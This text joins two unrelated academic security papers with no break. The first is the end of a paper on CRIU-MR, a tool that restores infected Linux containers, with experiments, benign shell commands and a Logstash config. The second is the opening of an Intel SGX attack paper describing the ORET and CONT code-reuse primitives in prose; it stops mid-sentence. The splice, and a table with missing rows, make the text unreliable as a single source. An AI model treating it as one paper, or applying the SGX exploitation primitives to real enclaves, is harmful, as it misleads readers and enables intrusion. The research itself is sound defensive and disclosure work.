*Filesystem Restore:* In order to allow for fast filesystem restore, CRIU-MR maintains two backups. One backup, which we denote the "swap backup", is simply renamed to match the Linux container root filesystem path via the `mv` command. The other backup, denoted the "master backup", is used to restore the swap backup so this process can be repeated. Using these backups, the filesystem for the container is restored with a few simple shell commands:

```
mv $lxc_path/rootfs $infected_fs_dir/infectedfs
mv $backup_path/rootfs.swap_backup \
        $lxc_path/rootfs
```

One benefit of this method is that the infected filesystem can be later inspected (with the assistance of the CRIU-MR log files) to collect malware samples and detect malicious filesystem changes.

*CRIU Restore:* At this point, the CRIU restore of the checkpointed non-malware processes begins. During construction of the process tree, processes may be omitted for two reasons. First, processes which reference missing files are omitted. Next, processes contained in the `omit.img` file previously created are omitted. Any children of these processes are also ignored. Restore then continues as normal, with established TCP connections also being restored.

*Cleanup:* Finally, a few cleanup tasks are performed to return the system to its normal state. If NFQUEUE was used, the process is stopped so that buffered packets are forwarded along to the container. The swap backup for the container is also restored from the "master" backup to allow for a quick filesystem restore in the event of another breach using the following command:

```
cp $backup_path/rootfs.master_backup \
        $backup_path/rootfs.backup_swap
```

The preparation, CRIU checkpoint, filesystem restore, CRIU restore, and cleanup steps are all automated via the

[3] https://github.com/ashtonwebster/CRIU-MR-agent

CRIU-MR recovery agent program. Thus, the response to malware can be completely independent of human interaction for rapid recovery from attacks.

## 5 Experiments

We conduct experiments to address two questions. First, we seek to answer the question "How long does it take to successfully remove various malware from the system?" In order to answer this question, we measure the recovery time for six different malware programs. Then, we address the question "What is the availability impact of the recovery process on a running service?". To answer this question, we devise an experiment using Apache Benchmark [1] to simulate HTTP requests to an Apache web server running on the container. We observe the impact of the checkpoint/restore process on the active connections and find that no connections fail while the maximum response time increases by only a few seconds. All experiments were run on a Virtual Machine with 4 Intel Xeon 2.4GHz cores and 4 GB RAM running Ubuntu 16.04 hosting a linux container. The container used ran Ubuntu 16.04 with AMD64 architecture.

### 5.1 Experiment I: Malware Recovery Duration

For our first experiment, we measure the duration of the recovery process and ensure that all malware processes and files are removed. To conduct the experiment, we collect six Linux malware samples.

- *linux_lady*: This malware was written in Go and attempts to mine bitcoin using the resources of infected computers. It primarily works by downloading the mining script payload and adding itself as a cronjob to the victim host. This sample was collected from the Contagio malware repository[2].
- *ms_bind_shell*: This is a simple payload from the Metasploit framework [9] which binds on a specified port and IP and provides shell access to the attacker.
- *ms_reverse_shell*: This is another malware from the Metasploit framework which creates a *reverse shell* by initiating a connection with the specified host. The reverse shell method is often more effective than the bind shell method in practice because it can more easily evade firewalls by initiating the connection rather than accepting a connection to an unused port.
- *wipefs*: This malware was found on the Hybrid Analysis website [5]. It uses the stratum mining protocol to mine bitcoin on the victim's machine.
- *Linux.Agent*: This malware, first discovered by Tim Strazzere [29] attempts to exfiltrate either the `/etc/shadow` file with encrypted passwords (if root access is available) or the `/etc/passwd` file (otherwise).
- *goahead_ldpreload*: This is actually a vulnerability in GoAhead [36], a lightweight embedded webserver and not a malware sample. However, we are able to inject a long-running malware script via the remote code execution vulnerability explained by Daniel Hodson of Elttam [24] with associated CVE-2017-17562 [10]. Unlike the other samples, this is an example of a benign process being infected with a malicious payload (instead of a malware binary being executed). To simulate a long-running malicious payload, we remotely execute commands which create a file each second on the filesystem, but any arbitrary C code can be executed.

Each experiment consists of the following: first, an *ssh* session is started, and the malware is started as root in the background and using the unix command *nohup* to avoid termination when the *ssh* session ends. The exception is the *goahead_ldpreload* exploit, which begins by running the GoAhead server as root and remotely executing the malicious payload). Next, detection is simulated by triggering the checkpoint/restore process with a JSON file specifying the executable file to omit[4]. After 3 seconds of allowing the malicious processes to execute, the recovery process is triggered, as described in §4. The timing measurements are taken by using the *timeit* library in Python [11]. Each malware is removed 10 times with timing results shown in Figure 2, and the time for each stage of checkpointing is shown in Table 1. In addition to an experiment for each malware sample, we also run the malware recovery process with no malware present for comparison (labeled as "None").

By restoring the infected filesystem to a safe backup state, we observe that any file state changes made by the malware were undone. We also observed that for each experiment, each malware process was successfully omitted and no longer running on the restored container. We acknowledge that it is possible that the malware also changed memory or features of other restored processes, and we discuss this in more detail in the Discussion section (§6).

The results for this experiment suggest that the type of malware does not affect the time for recovery in a noticeable way. In fact, the removal of malware appears to match the time taken for a checkpoint and restore

[4]For *goahead_ldpreload* we observe that the remote code execution occurs in a separate process `/root/goahead/test/cgi-bin/cgitest` handling CGI scripts, which is the executable name used in the policy for that exploit.



Figure 2: Boxplots summarizing duration of malware recovery process for six different malware.

Table 1: Mean (Std. Dev.) Time per Recovery Step

| Step | Time (s) |
|---|---|
| Prep. Time | 0.022 (0.003) |
| Checkpoint Time | 2.157 (0.202) |
| FS Swap Time | 0.012 (0.005) |
| Restore Time | 0.572 (0.110) |
| Total Time | 2.763 (0.265) |

actions even in the absence of malware or policies (denoted "None" in Figure 2). This suggests that our modifications to the underlying CRIU checkpoint and restore methods do not have a significant impact on their performance in terms of duration. Furthermore, we see that the time taken for the recovery process (see Table 1) is mostly dominated by the checkpoint process, with the restore process taking only about a fifth of the total time.

## 5.2 Experiment II: Availability Impact

Next, we address the question of the recovery process's impact on the availability of trusted services running on the host that is infected with malware. To evaluate this, we measure the impact of removing malware on a web server container with many active clients. For this, we use the *ab* tool (Apache Benchmark), which is able to simulate repeated HTTP connections and measure their duration and the number of failed requests. In order to mimic a realistic setting with a variety of request/response durations, we serve seven different pages ranging in size from 1kB to 1GB by powers of 10. We execute one instance of `ab` for each file size in parallel and vary the number of concurrent requests per process at 1, 5, 10, and 20 for a total concurrency across all processes of 7 to 140. For each experiment, we first start the apache benchmark script. After 30 seconds of normal execution of `ab`, we start the `linux_lady` malware on the host using `ssh` and trigger the recovery process in a method similar to Experiment I. The results of this process are summarized in Table 2.

In each experiment, all requests complete successfully. We observe that relative to the median request completion time, the "Max Request Time" for each file tends to increase by an amount of time comparable to the time it takes for CRIU-MR to execute as measured in Experiment I. These results show that while some connections are subjected to a latency increase of 3-6 seconds by the checkpoint/restore process, CRIU-MR still ensures that each request succeeds.

# 6 Discussion and Limitations

Overall, our experiences using CRIU-MR confirm that it is a viable strategy for removing malware while preserving a variety of services. For example, we manually observed that `ssh` connections interrupted by the CRIU-MR recovery process continue gracefully after the recovery completes, even without the use of NFQUEUE. However, when the recovery process occurs during downloads of large files using `curl` or browsers, NFQUEUE usage is required in order to preserve the download process. We therefore conclude that our modifications for CRIU-MR do not impact CRIU's underlying TCP restore abilities.

Beyond faster system restore, one benefit of the CRIU-MR method over methods which log every filesystem modification, such as Taser [20], is that there is no overhead for writing to logs during normal execution of the container. However, there is some performance overhead associated with using Linux containers that should be considered. Work comparing LXC to native performance and other virtualization techniques reveals that it often performs similarly to the native operating system [37]. This is likely due to the fact that Linux containers rely mostly on partitioning resources using Linux namespaces and control groups instead of more complex solutions, such as hardware virtualization used by conventional VMs.

Another concern is the security of the container in terms of isolation. Is it possible to escape the Linux container and infect the host operating system? Unfortunately, some proof of concept attacks have been found for Linux containers. Two whitepapers from the NCC Group explore this problem, one focusing on attacks [23] and one focusing mostly on mitigations [22]. This research reveals that `ptrace(2)` can be used to escape Linux containers, and an escape from the security boundary of the container can be executed via direct communication with the hardware. Fortunately, mitigations for these attacks are available, and the simplest method

Table 2: Connection Stress Test

| Concurrent Requests | File Size | Median Request Time (s) | Max Request Time (s) | Completed Requests | Failed Requests |
|---|---|---|---|---|---|
| 7 | 1 kB | 1 | 3,695 | 51,973 | 0 |
| | 10 kB | 1 | 3,695 | 50,568 | 0 |
| | 100 kB | 1 | 3,697 | 36,937 | 0 |

| | 100 MB | 2,474 | 10,047 | 207 | 0 |
| | 1 GB | 43,088 | 43,097 | 12 | 0 |
| 140 | 1 kB | 13 | 4,614 | 78,377 | 0 |
| | 10 kB | 13 | 4,614 | 77,497 | 0 |
| | 100 kB | 19 | 4,641 | 53,338 | 0 |
| | 1 MB | 77 | 4,706 | 14,494 | 0 |
| | 10 MB | 583 | 5,351 | 1,953 | 0 |
| | 100 MB | 5,712 | 10,933 | 191 | 0 |
| | 1 GB | 62,474 | 62,474 | 1 | 0 |

(which will fix both of these issues) is to simply use unprivileged Linux containers.

As alluded to previously, the malware process that triggered an intrusion detection alert might not be found by the specified policies in some cases. For example, if botnet malware is detected via an IDS based on a TCP connection to a command and control server, the connection may end before the alert is processed and CRIU-MR begins the checkpoint process, meaning the malware will fail to be flagged for omission during restore. In such a case, if the malware runs from an executable placed on the system via a malicious channel, CRIU-MR will still successfully remove it from the container during the restore process since the botnet executable isn't located on the safe filesystem backup. Such an event can be verified by checking the logs of CRIU-MR, which report which policy elements were triggered and any missing files that resulted in the removal of a process.

Nonetheless, the system may be infected with malware that both runs entirely within memory via code injection and evades being flagged during a checkpoint event as just described. In such an instance, it is prudent for the user to not only restore the filesystem to a safe point but to also restart the system and bring services back online. Users with active connections to services may experience an interruption in this case, but such mitigation will be necssary if no malware process was found. Similarly, there may exist malware which interfere with the memory and connections of other processes. These changes will not be detected by the current CRIU-MR system as they are not directly a part of the malware process (unless the interference somehow triggers another policy rule). The best solution for avoiding this issue is to use containers which have only one main service to reduce the potential attack surface. Alternatively, assertions about the memory spaces of benign processes could be checked during the restore process to verify their integrity, an idea we consider future work (§7).

This method is specific to Linux operating systems as it relies heavily on CRIU and LXC, which are obvi-

ously specific to that operating system. However, Linux is a popular operating system for web servers, with approximately 66.8% of web servers from the Alexa top ten million sites using some flavor of it, according to a survey conducted by W3Tech in February 2018 [12]. It might also be possible to extend the main ideas of this method using container technology for other operating systems, such as Docker, by using or creating the appropriate checkpoint/restore methods.

Finally, it is important to take appropriate actions even after malware removal. Namely, any vulnerability that resulted in a malware payload being delivered or executed needs to be patched. For example, the `goahead_ldpreload` exploit can be immediately exploited again after the first malware recovery if the GoAhead web server is not patched. Therefore, CRIU-MR needs to be coupled with a patching process in order to avoid repeated exploitation of the same vulnerabilities.

## 7 Future Work

The next step in CRIU-MR's development will be to add alert validation to the recovery agent. By design, CRIU-MR does not consider whether the alerts it receives may be false positives; IDS and IPS systems should already strive to minimize the generation of false positive alerts. However, the current version does not yet ensure that any malware alerts it receives come from an authentic IDS or IPS system. Adding this feature will ensure that forged alerts that might cause CRIU-MR to flag important applications as malware or otherwise interrupt services cannot be sent to the recovery agent.

Another avenue for future work is in the verification of the integrity of processes. We previously noted that it is possible that malware may seek to change the memory spaces of benign processes outside of its process tree. One way to check if this has occurred is to instrument these processes with additional code to verify they are still executing properly. We refer to these checks as "dynamic assertions", where the processes are expected to dynamically respond to queries about execution state in order to verify the integrity of the process. Research into this area may reveal more robust ways of ensuring that malware effects have been reverted even if it interfered with other processes.

Because any maliciously uploaded files are archived in a separate filesystem, CRIU-MR could also be used as part of a framework which discovers and analyzes new malware. For example, checkpointed malware processes with corresponding executables could be executed in sandboxes to collect more information. Cuckoo [4] is one option for local analysis, or, if an external service is preferred, VirusTotal [13] or Hybrid Analysis [5] can be used to learn more about the nature of the collected payload. These results could then be integrated into other systems responsible for malicious activity alerts to more rapidly detect attacks of this type.

In addition to improvements to this particular component, we intend to explore how CRIU-MR can fit into a broader framework of intrusion detection. Related work we are currently conducting seeks to use machine learning techniques to analyze payloads of network traffic and could act as a trigger for this malware cleaning operation. We are also considering employing elements of moving target defense, such as changing the IP address, passwords, or even the physical host machine of a restored container to complicate and delay attacks while more robust defenses can be deployed.

## 8 Conclusion

The main contribution of our work is a new method for malware recovery. Rather than using logging or VM-based methods for removing malware, CRIU-MR uses Linux containers and CRIU to quickly restore a system to a safe state in the event of an infection. Furthermore, our method improves upon prior work by very quickly recovering the state of trusted services after recovery with minimal impact to clients. We conduct two experiments to test the speed and availability of CRIU-MR and find promising results. Our test of the duration of the malware recovery process finds that malware recovery does not take significantly more time than a CRIU checkpoint/restore with no policy. Furthermore, our second experiment indicates that CRIU-MR is capable of restoring container processes and TCP connections after malware recovery, even when many concurrent connections are present. The success of this tool is dependent on its use in the context of other systems, such as IDS's, firewalls, and antivirus scanners. Information from these systems, along with static application-specific knowledge, can form a robust policy for malware removal. CRIU-MR can now be used by both administrators and researchers to build systems which are responsive and service-preserving when faced with malware infections.

## A Logstash Pipelines for Snort and ClamAV Triggers

Logstash [7] can be a useful tool for parsing and forwarding alerts from a variety of sources. The "grok" filter, a filtering action in the Logstash pipeline, can be used to parse alerts from arbitrary sources (such as files, network ports, etc.) into easily parseable JSON. Listing 1 shows an example of using Logstash with the grok filter to parse Snort alerts and send them to the CRIU-MR agent. The Snort command used to generate the alerts is `snort -c snort.conf -i lxcbr0 -A full -k none`, where `-A full` denotes full alert syntax. The `-k none` parameter indicates no checksums should be calculated, which we anecdotally observe is required for obtaining alerts on both inbound and outbound traffic.

The ClamAV parsing is very similar. The command to execute the scanner is `clamscan path/to/scan -no-summary -infected > output.log`. The Snort example is modified slightly for the different output format. Namely, the path is changed to point to `output.log`, the multiline code is not needed (each line of `output.log` corresponds to one alert), and the `add_field` codec is modified for the appropriate trigger type. Finally the grok parsing code in the filter step simply becomes:

```
%{GREEDYDATA:filepath}:
        %{GREEDYDATA:malwarename} FOUND
```

## B NFQUEUE Buffer

Listing 2 shows an example implementation of a buffer for packets intended for the interface `lxcbr0`, which is the default interface used for the Linux container networking. This simple python script uses the netfilterqueue library (available via `pip`) to hold packets until the program terminates via a kill signal. Packets are then released to the kernel and forwarded along to or from the container.

Listing 1: Logstash Pipeline for Snort Alert Parsing

```
input {
  file {
    # standard path for snort alerts
    path => "/var/log/snort/alert"
    # combines multiple lines as a single log event
    codec => multiline {
      pattern => "^\[\*\*\] "
      negate => true
      what => "previous"
    }
    # adding a field to the parsed json so that CRIU-MR knows
    # how to parse it
    add_field => { "trigger_type" => "snort" }
  }
}

filter {
  grok {
    # Parsing output of snort into JSON
    # newlines added for readability
    match => { "message" => "\[\*\*\] \[%{NUMBER:version}:%{NUMBER:sid}:
        %{NUMBER:revision}\] %{GREEDYDATA:rule} \[\*\*\]*\n\[Priority:
        %{NUMBER:priority}\] \n%{MONTHNUM:month} \/%{MONTHDAY:day}-%{HOUR:hour}
        :%{MINUTE:minute}:%{SECOND:second} %{IP:src_ip}:%{NUMBER:src_port}
        -> %{IP:dst_ip}:%{NUMBER:dst_port}*\n*\n*\n*" }
  }
}

output {
  tcp {
    host => <CRIU-MR_HOST_IP>
    port => <CRIU-MR_PORT>
  }
}
```

## Abstract

Intel Software Guard Extensions (SGX) isolate security-critical code inside a protected memory area called enclave. Previous research on SGX has demonstrated that memory corruption vulnerabilities within enclave code can be exploited to extract secret keys and bypass remote attestation. However, these attacks require kernel privileges, and rely on frequently probing enclave code which results in many enclave crashes. Further, they assume a constant, not randomized memory layout.

In this paper, we present novel exploitation techniques against SGX that do not require any enclave crashes and work in the presence of existing SGX randomization approaches such as SGX-Shield. A key contribution of our attacks is that they work under weak adversarial assumptions, e.g., not requiring kernel privileges. In fact, they can be applied to any enclave that is developed with the standard Intel SGX SDK on either Linux or Windows.

## 1 Introduction

Intel recently introduced Software Guard Extensions (SGX), which aim at strongly isolating sensitive code and data from the operating system, hypervisor, BIOS, and other applications. In addition, SGX also features sophisticated memory protection techniques that prevent memory snooping attacks: SGX code and data is always encrypted and integrity-protected as soon as it leaves the CPU chip, e.g., when it is stored in main memory. SGX is especially useful in cloud scenarios as it ensures isolated execution of code and data within an untrusted computing environment.

SGX was designed to allow developers to protect small parts of their application that handle sensitive data, e.g., cryptographic keys, inside SGX containers called *enclaves*. An enclave is a strongly isolated execution environment that can be dynamically created while the main application, known as *host*, is running. The host can invoke specific functions in an SGX enclave by using one of the pre-defined entry points. The enclave can subsequently perform sensitive computations, call pre-defined functions in the host, and return to the caller.

In the ideal scenario, the enclave code only includes minimal carefully-inspected code, which could be formally proven to be free of vulnerabilities. However, legacy applications can be adapted as well to run inside SGX enclaves with relatively minor modifications. Formally verifying or manually inspecting such complex legacy software is not feasible, meaning that the same *memory-corruption vulnerabilities* that plague legacy software are also very likely to occur in those complex enclaves.

However, previous research on SGX has been mainly focused on side-channel attacks [31, 29, 6] and defenses [28, 12, 5]. Only recently, Lee et al. [19] presented the first memory-corruption attack against SGX. Their attack, called Dark-ROP, is based on several oracles and return-oriented programming (ROP) [27]. The oracles inform the attacker about the internal status of the enclave execution, whereas ROP maliciously re-uses benign code snippets (called *gadgets*) to undermine non-executable memory protection. In particular, Dark-ROP requires kernel privileges and is based on principles of blind ROP [3]: if an application is not randomized, or it is not re-randomized after crashing, crashes can and do leak useful information to the attacker. This allows Dark-ROP to extract secret code and data, as well as undermine remote attestation. However, Dark-ROP requires a constant, non-randomized memory layout as the oracles frequently crash enclaves. Hence, to address the Dark-ROP attack, Seo et al. demonstrated an implementation of SGX randomization called SGX-Shield [26], since this attack is not effective if the SGX code is randomized. Dark-ROP relies on running the target enclave multiple times to test multiple addresses, so randomizing the memory layout at initialization time makes previous results useless for new invocations.

However, SGX-Shield does not randomize the part of

the SGX SDK [14, 15] that handles transitions between host code and enclave code. Thus, the location of this code, which contains a number of very interesting gadgets to mount ROP attacks, is known to the attacker. This paper demonstrates that this interface code is enough to mount powerful run-time attacks and bypass SGX-Shield without requiring kernel privileges. Extending the randomization to this interface code would be very technically involved due to its low-level nature and the architectural need to have a fixed entry point, as we discuss in Section 8. Moreover, even a finely-randomized interface code would be vulnerable to side-channel attacks. Finally, architectural limitations in SGX[1] force randomized code to be executed from writable pages, thus allowing simpler code-injection.

**Goals and Contributions.** We show that even fine-grained code randomization for SGX can be bypassed by exploiting parts of the SDK code, and point out the need for more advanced approaches to mitigate run-time attacks on SGX enclaves. In summary, our main contributions are:

- We propose two new code-reuse attacks against enclaves built on top of the Intel SGX SDK. By abusing preexisting SDK mechanisms, these attacks provide full control of the CPU's general-purpose registers to an attacker able to exploit a memory corruption vulnerability (Section 6). We also reverse-engineered and describe the internals of the ECALL, OCALL and exception handling mechanisms of the Intel SGX SDK (Section 4).
- To demonstrate that our new attacks are powerful, we show that they are effective and practical against SGX-Shield [26], a state-of-the-art fine-grained randomization solution for SGX enclaves (Section 7). Moreover, we highlight several discrepancies between the SGX-Shield paper and the proposed open source implementation.
- We discuss possible countermeasures and mitigations to prevent our attacks from two perspectives: hardening the enclave itself, and hardening the SDK (Section 8).

## 2 Related Work

**Side-channel attacks.** Multiple works have shown that SGX is vulnerable to micro-architectural side-channel attacks since untrusted code and enclave code share the same processor. Side-channel attacks can leak critical secrets from the enclave, such as cryptographic keys. Controlled-channel attacks [31] employ a malicious kernel to infer memory access patterns at the granularity of pages by triggering page faults in the enclave. They show how the strong adversary model of SGX can introduce new kinds of attacks. Cache-based side channels have been widely studied and exploit the caching mechanisms of the processor, as unrelated processes can share cache resources [13, 17, 21, 32]. Software Grand Exposure [6] and CacheZoom [23] further show how cache side channels are especially powerful within the strong adversary model of SGX. Another micro-architectural component that has been exploited is the branch predictor. Lee et al. [20] abuse collisions within the branch predictor to infer whether a branch inside the enclave has been taken. They demonstrate their attack by monitoring an RSA exponentiation routine to recover the key. All these side-channel attacks require frequent interruption of the enclave. Therefore, defenses such as T-SGX [28] and Déjá Vu [7] are based on avoiding or detecting enclave interruptions forced by a malicious kernel. In response, Van Bulck et al. [29] proposed an attack that can monitor memory accesses at page granularity without interrupting the enclave. A different mitigation strategy is making the location of data unpredictable to stop the attacker from extracting information from memory access patterns. On this note, DR. SGX [5] performs fine-grained randomization of data by permuting it at cache line granularity.

**Memory corruption.** Enclaves, just like normal applications, can suffer from memory corruptions vulnerabilities. SGXBounds [18] offers protection against out-of-bounds memory accesses. Dark-ROP [19] is a code-reuse attack that makes return-oriented programming (ROP) [27] possible against encrypted SGX enclaves. Haven [1, 2] and VC3 [24] deploy a symmetrically encrypted enclave along with a loader which will receive the key through remote attestation. Such enclaves cannot be analyzed or reverse engineered, as the key is only available within an enclave whose integrity has been verified via attestation. Therefore, typical ROP attacks do not work. Dark-ROP proposes a way to dynamically find ROP gadgets by building a series of oracles [19]. Those rely on being able to crash and reconstruct the enclave multiple times while preserving the memory layout, and possessing kernel privileges. Randomization schemes such as SGX-Shield [26] challenge this assumption, since the memory layout changes every time the enclave is constructed. Further, SGX-Shield makes traditional exploitation techniques extremely hard to apply because it employs fine-grained randomization and non-readable code. However, in this paper, we present exploits that undermine these mitigation techniques under weak adversarial assumptions.

[1] In the current version of SGX, memory permissions cannot be changed after initialization. This limitation will be lifted in SGX2 [22]; however, no available processor currently supports this new version.

## 3 SGX Background

In this section, we recall selected background information on SGX. For a more thorough analysis, we refer to [8] and Intel's official reference manual on SGX [16].

### 3.1 Enclave Entry and Exit

SGX enclaves run on the same x86 processor as ordinary application code does. As such, mechanisms are required to switch between untrusted and trusted execution modes, as shown in Figure 1. The SGX instructions to interact with enclaves are organized as *leaf functions* under two real instructions: `ENCLS` and `ENCLU`. The former is used for kernel-mode operations, while the second for user-mode operations. SGX accomplishes synchronous enclave entry by means of the `EENTER` leaf function, which is invoked via the `ENCLU` instruction. The entry point is specified in the *Thread Control Structure* (TCS) for the relevant thread. Since `EENTER` does not clear the CPU registers, the untrusted code can pass additional information to the entry point. For instance, an enclave may expose various operations to its client. The untrusted code could pass a parameter that indicates what operation it wants the enclave to perform. To return back to untrusted code, the enclave uses the `EEXIT` leaf. Just like `EENTER`, `EEXIT` does not clear CPU registers, thereby allowing trusted code to pass data to untrusted code. An enclave can be entered multiple times concurrently within the same thread. The number of concurrent entries in the same thread is limited by the number of *State Save Areas* (SSAs) defined by the enclave. The SSA is used to store enclave state during asynchronous exits, which are described below. The *number of SSAs* (`NSSA`) field in the TCS defines how many SSAs are present.



Figure 1: Enclave entry and exit mechanisms.

An enclave can also exit because of a hardware exception (such as an interrupt), which needs to be handled by the kernel in untrusted mode. This event is known as *Asynchronous Enclave Exit* (AEX). When an AEX occurs, the current enclave state is saved in an available SSA and the register values are replaced with a synthetic state before handing control to the interrupt handler. The synthetic state ensures the enclave's opacity and avoids leakage of secrets. Once the interrupt is dealt with, enclave execution can be resumed with the `ERESUME` leaf, which restores the previous state from the SSA.

## 4 SGX SDK Internals

In this section, we review selected internal mechanisms of the official SGX SDK[14, 15] that are relevant to our attack. In general, SGX software is developed based on the official SGX SDK, as it abstracts away the underlying complexity of SGX. Two SDK-provided libraries are vital for our attack and the correct execution of SGX code: the *Trusted Runtime System* (tRTS) and the *Untrusted Runtime System* (uRTS). While tRTS is executing inside an enclave, uRTS runs outside the enclave. The tRTS and uRTS interact with each other to handle the transitions between trusted and untrusted execution modes.

### 4.1 ECALLs

The ECALL mechanism allows untrusted code to call functions inside an enclave. The enclave programmer can arbitrarily select which functions are to be exposed for the ECALL interface. ECALLs can also be nested: untrusted code can execute an ECALL while handling an OCALL (see Section 4.2). The programmer can choose which ECALLs are allowed at the zero nesting level, and which are allowed for each specific OCALL. Every defined ECALL has an associated index. To perform an ECALL, the application calls into the uRTS library, which executes a synchronous enclave entry (`EENTER`), passing the ECALL index in a register. We recall that `EENTRY` does not clear the registers. The tRTS then checks whether an ECALL with that index is defined, and if it is allowed at the current nesting level. If the checks pass, it executes the target function. Once the function returns, it performs a synchronous exit (`EEXIT`) to give control back to the uRTS. Passing and returning arbitrarily complex data structures is possible because SGX enclaves can access untrusted memory. An enclave must expose at least an ECALL, otherwise there is no way to invoke enclave code: from the programmer's perspective, an enclave's code always executes in ECALL context.

### 4.2 OCALLs

The OCALL mechanism, shown in Figure 2, allows trusted code to call untrusted functions defined by the host

application. The need for OCALLs mainly stems from the fact that system calls are not allowed inside an enclave. Like ECALLs, each OCALL is identified by an index. When the enclave code has to perform an OCALL, it calls into the tRTS (step 1 of Figure 2). The tRTS first pushes an *OCALL frame* onto the trusted thread stack, which stores the current register state (step 2). Next, it performs a synchronous enclave exit to return from the current ECALL, passing the OCALL index back to the uRTS (step 3). The uRTS recognizes that the exit is for an OCALL and executes the target function (step 4). Thereafter, it executes a special variant of ECALL known as ORET (step 5), which will restore the context from the OCALL frame through a function named `asm_oret`, thus returning to the trusted callsite (step 6). ORET is implemented in the tRTS. Like ECALLs, data is passed via shared untrusted memory.

### 4.3 Exception Handling

SDK enclaves can register handlers to catch exceptions within the enclave. This exception handling mechanism is shown in Figure 3. Upon an exception (e.g., invalid memory access, division by zero) an asynchronous enclave exit (AEX) occurs, which saves the faulting state to the state save area (SSA). The resulting interrupt is handled by the kernel, which delivers an exception to the untrusted application by means of the usual exception mechanism of the OS (e.g., signals in Linux-based systems, structured exception handling in Windows). An exception handler registered by the uRTS performs a special ECALL to let the enclave handle the exception. By default, SDK enclaves have two SSAs available (specified in the `NSSA` field in the TCS). Hence, it is possible to re-enter the enclave while an AEX is pending. The tRTS then copies the faulting state from the SSA to an exception information structure on the trusted stack, and changes the SSA contents so that `ERESUME` will continue at a second-phase handler in the tRTS, instead of executing the faulting instruction again. Once the ECALL returns, the uRTS issues an `ERESUME` for the faulting thread, which will resume at the second-phase handler. This traverses the registered exception handlers, which can then observe the exception information to determine whether they can handle the exception. To handle the exception, a handler can modify the CPU state contained in the exception information. If a handler succeeds, the tRTS uses a function named `continue_execution` to restore the CPU register context from the exception information, thus resuming enclave execution. If the exception cannot be handled, a default handler switches the enclave to a crashed state, which prevents further operations on it.



Figure 2: OCALL mechanism from the SGX SDK.

## 5 Threat Model and Assumptions

Previous work on SGX [19, 26] has considered a very strong adversarial model: the attacker has full control over the machine, e.g., through a malicious kernel. In this work, we consider a weaker attacker that has compromised the application that hosts the enclave, e.g., by exploiting a vulnerability. In some cases, as discussed below, an attacker might even be able to perform the attack without any control over the host process.

**Offensive capabilities.** Our attacker has the following capabilities:

- **Memory corruption vulnerability.** The attacker has knowledge of a vulnerability in the enclave that allows her to either corrupt stack memory (e.g., a stack overflow) or corrupt a function pointer on the stack, heap, or other memory areas (e.g., heap overflow, use-after-free or type confusion).



Figure 3: Exception handling mechanism from the SGX SDK.

- **Ability to create fake structures.** The attacker can place arbitrary data at some memory location accessible by the enclave. A malicious host process can easily do this given the unrestricted access over its own address space. An attacker could also possibly achieve this via normal functionality, for example by steering the application or the enclave into allocating attacker-controlled data at predictable addresses.
- **Knowledge of coarse-grained memory layout.** The attacker knows the victim enclave's external memory layout, i.e., its virtual address range. This is known to the process hosting the enclave, as the enclave virtual memory resides in its address space. Alternatively, information leakage vulnerabilities inside the enclave could provide this knowledge to an attacker who is not in control of the process.
- **Knowledge of the enclave's binary.** The attacker has access to the victim enclave's binary allowing her to run static analysis on the binary.

**Defensive capabilities.** We make the following assumptions about the victim enclave:

- **SDK usage.** The victim enclave is developed by means of the official SGX SDK from Intel. The SDK is used by almost all real-world enclaves, as it is the development environment endorsed by Intel. Furthermore, it has been used in various academic works [26, 30].
- **Randomized SGX memory.** We also assume that enclave code is additionally hardened by sophisticated mitigation technologies such as address space layout randomization (ASLR). That is, we assume that the victim enclave is protected by means of SGX-Shield [26], which is currently the only available ASLR solution for SGX. Recall that existing memory corruption attacks against SGX, e.g., Dark-ROP [19], are mitigated by SGX-Shield.

# 6 The Guard's Dilemma

We now present in detail our novel code-reuse attacks against SGX. The techniques we propose are applicable to a wide range of vulnerabilities, including stack overflows and corruption of function pointers. In particular, the latter is common in modern object-oriented code. Our ultimate attack goal is to execute a sequence (*chain*) of *gadgets*, i.e., existing functions or short instruction sequences, to perform a malicious activity of the attacker's choosing, without crashing the victim enclave. This is along the lines of any other common code-reuse attack such as return-oriented programming. However, the advantage of our attack is to allow the attacker to set all general-purpose CPU registers before executing each gadget. Controlling registers is essential in any code-reuse attack. For instance, they can prepare data for subsequent gadgets or set arguments for function calls. In contrast, existing code-reuse attacks on x86 require the attacker to use specific register-setting gadgets (e.g., *pop* gadgets) to set registers.

Not requiring those gadgets has two major benefits. First, it reduces the amount of application code needed for a successful code-reuse attack, which is helpful in constrained environments, as we demonstrate in Section 7 with an exploit against SGX-Shield [26]. Second, it simplifies payload development since the attacker does not need to find *pop* gadgets for all relevant registers. In fact, our attacks allow the attacker to use whole functions as building blocks instead of small gadgets, allowing her to work on a higher level and making it easier to port the exploit between different versions of a binary.

Our attacks abuse functionality in tRTS, a fundamental library of the Intel SGX SDK, which most enclaves use (Section 5). Hence, our attacks threaten a large amount of existing enclave code. Here lies the dilemma: the SDK is an important part in creating secure enclaves, but in this case it is actually exposing them to attacks.

We devise two new exploitation primitives to launch memory corruption attacks against SGX:

- **The ORET primitive.** Our first attack technique allows the attacker to gain access to a critical set of CPU registers by exploiting a stack overflow vulnerability (cf. Section 5).
- **The CONT primitive.** Our second attack technique is even more powerful as it allows the attacker to gain access to all general-purpose registers. It only requires control of a register (on x86_64, `rdi`). In addition, this attack can be combined with the ORET primitive to also apply it to controlled stack situations.

## 6.1 Overview and Attack Workflow

In this section, we present a high-level description of the exploitation primitives and the attack workflow.

### 6.1.1 Exploitation Primitives

In the following, we explain our exploitation primitives and their preconditions.

**ORET primitive.** This primitive is based on abusing the function `asm_oret` from the tRTS library in the Intel SGX SDK. Normally, this function is used to restore the CPU context after an OCALL. The prerequisites for this primitive are control of the instruction pointer (to hijack execution to `asm_oret`) and control of stack contents. For instance, any common stack overflow vulnerability such

as a buffer overflow or format string is sufficient to use the ORET primitive. The ORET primitive gives control of a subset of CPU registers, including the register that holds the first function argument (`rdi`) and the instruction pointer.

**CONT primitive.** This primitive abuses the function `continue_execution` from the tRTS, which is meant to restore the CPU context after an exception. This primitive requires the ability to call that function with a controlled `rdi`, which is achievable by exploiting a memory corruption vulnerability affecting a function pointer (not necessarily located on the stack). This primitive yields full control over all general-purpose CPU registers.

**ORET+CONT loop.** The basic idea behind our attack is to use the CONT primitive repeatedly to invoke the various gadgets with the correct register values. Thus, the chain needs to have multiple CONT invocations. Recall that CONT requires a specific value for `rdi`, which the other gadgets might modify. An easy way to satisfy this constraint is to use ORET invocations to set `rdi` and invoke CONT, building an *ORET+CONT loop*. Each iteration of this loop executes one gadget and is structured as follows:

